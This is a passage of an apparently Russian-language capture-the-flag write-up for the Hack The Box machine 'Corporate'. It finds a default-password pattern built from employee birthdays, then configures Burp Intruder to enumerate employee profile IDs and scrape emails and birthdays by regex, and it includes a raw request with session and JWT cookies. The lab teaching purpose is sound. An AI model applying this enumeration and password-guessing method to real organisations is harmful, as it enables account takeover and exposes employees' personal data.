
Shared by Abbigail Halvorson		
Corporate_Globex Corporation_20220430.docx Shared by August Gottlieb	5/16/2019, 8:37:22 AM	37.58 kB
Corporate_Acme Inc._20220214.docx Shared by August Gottlieb	8/26/2021, 12:27:10 AM	37.18 kB
Corporate_Wayne Enterprises_20220512.docx Shared by August Gottlieb	11/4/2018, 1:03:06 PM	37.63 kB
Corporate_Bot Cosmetics_20211023.docx Shared by Harley Ratke	7/4/2019, 10:16:00 PM	37.19 kB
Corporate_Initech_20230121.docx Shared by Laurie Casper	6/18/2021, 8:51:14 PM	37.62 kB
Corporate_Iron Industries_20190517.docx Shared by Laurie Casper	4/26/2019, 7:18:56 AM	37.57 kB
Welcome to Corporate 2023 Draft.pdf Shared by Callie Goldner	4/15/2023, 3:14:01 PM	852.37 kB
Corporate_System Control Ltd._20160717.docx Shared by Arch Ryan	2/4/2019, 4:54:28 AM	37.58 kB
Corporate_Acme Inc._20190315.docx Shared by Arch Ryan	3/14/2023, 1:50:14 AM	37.62 kB
Corporate_Bot Cosmetics_20160722.docx Shared by Dayne Ruecker	11/12/2019, 9:54:40 PM	37.57 kB
Corporate_Globex Corporation_20210422.docx Shared by Dayne Ruecker	7/28/2021, 11:09:59 AM	37.62 kB
Corporate_Wayne Enterprises_20220512.docx Shared by Dayne Ruecker	2/7/2019, 10:44:06 AM	37.63 kB
Corporate_Wayne Enterprises_20200827.docx Shared by Abigayle Kessler	9/25/2019, 9:39:13 AM	37.58 kB

Файлы пользователя

Среди бесполезных файлов DOCX есть один интересный файл в формате PDF.

Сбор информации

В PDF есть шаблон устанавливаемых для пользователей паролей. Пароли составляются по простой схеме: строка `CorporateStarter` и дата рождения пользователя.



Onboarding: Your onboarding process will include a range of activities designed to help you learn about our company culture, values, and expectations. You'll also receive training on the tools and systems you'll be using in your role.

You've been setup a shiny new email with the format "firstname.lastname@corporate.htb" and you'll have access to our fantastic **Our People** service.


Your default password has been set to "CorporateStarterDDMMYYYY" – where your DDMMYYYY is your birthday. **Please remember to change this as soon as you have access to a workstation machine!**

You should have also received a VPN pack that allows you to remotely access our internal resources. If you have any issues with using this, feel free to contact any member of IT and they'll help you get setup.

Your Manager: Your manager will be your primary point of contact for any questions or concerns you have about your role. They will work with you to set goals and expectations, provide feedback, and help you develop your skills and knowledge.

Содержимое документа PDF

Дату рождения пользователя легко найти в его профиле. Можем через Burp Intruder перебрать профили всех пользователей и выбрать на страницах их имена и даты рождения.



Choose an attack type

Attack type: Sniper

Payload positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://people.corporate.htb

☑ Update Host header to match target

```
GET /employee/§5067§ HTTP/1.1
Host: people.corporate.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://people.corporate.htb/chat
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfX0=; session.sig=Oo-edhuQqIzf4JmhtikjvSPtnIw
Connection: close
Cookie: CorporateSSO=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3NSwibmFtZSI6Ik1hcmdhcmV0dGUiLCJzdXJuYW1lIjoiQmF1bWJhY2giLCJlbWFpbCI6Ik1hcmdhcmV0dGUuQmF1bWJhY2hAY29ycG9yYXRlLmh0YiIsInJvbGVzIjpbInNhbGVzIl0sInJlcXVpcmVDdXJyZW50UGFzc3dvcmQiOnRydWUsImlhdCI6MTcwNzczNDQ5NCwiZXhwIjoxNzA3ODIwODk0fQ.uVi8RGop731vjfuxAJbAG1K9sKCWxYwN0eK0yS1b-k8
```

Burp Intruder — вкладка Positions



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type

Payload set: 1
Payload count: 10 001
Payload type: Numbers
Request count: 10 001

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 0


To: 10000

Step: 1

How many:

Burp Intruder — вкладка Payloads

Для выбора имени пользователя и даты рождения следует использовать опцию grep → Extract.



Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☐ Define start and end

○ Start after expression: .htb">

○ Start at offset: 4273

○ End at delimiter: @corporate.

○ End at fixed length: 11

☑ Extract from regex group


\.htb">(.*?)@corporate\.

☑ Case sensitive

☐ Exclude HTTP headers ☑ Update config based on selection below

```
        <td>

            As an IT professional, I am passionate about helping users leverage technology to achieve their goals.
I have experience in system administration, network management, and cybersecurity. In my role, I work to ensure
that our technology infrastructure is reliable, secure, and user-friendly. Outside of work, I enjoy gaming and
tinkering with new tech gadgets.


        </td>
      </tr>
      <tr>
        <th scope="row">Roles</th>
        <td>It</td>
      </tr>
      <tr>
        <th scope="row">Email</th>
        <td>
          <a href="mailto:hector.king@corporate.htb">hector.king@corporate.htb</a>
        </td>
      </tr>
      <tr>
        <th scope="row">Birthday</th>
        <td>10/30/1987</td>
```

Выбор имени пользователя



Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☐ Define start and end

○ Start after expression: >Birthday</th>\n   <td>

○ Start at offset: 4400

○ End at delimiter: </td>\n   </tr>

○ End at fixed length: 10

☑ Extract from regex group

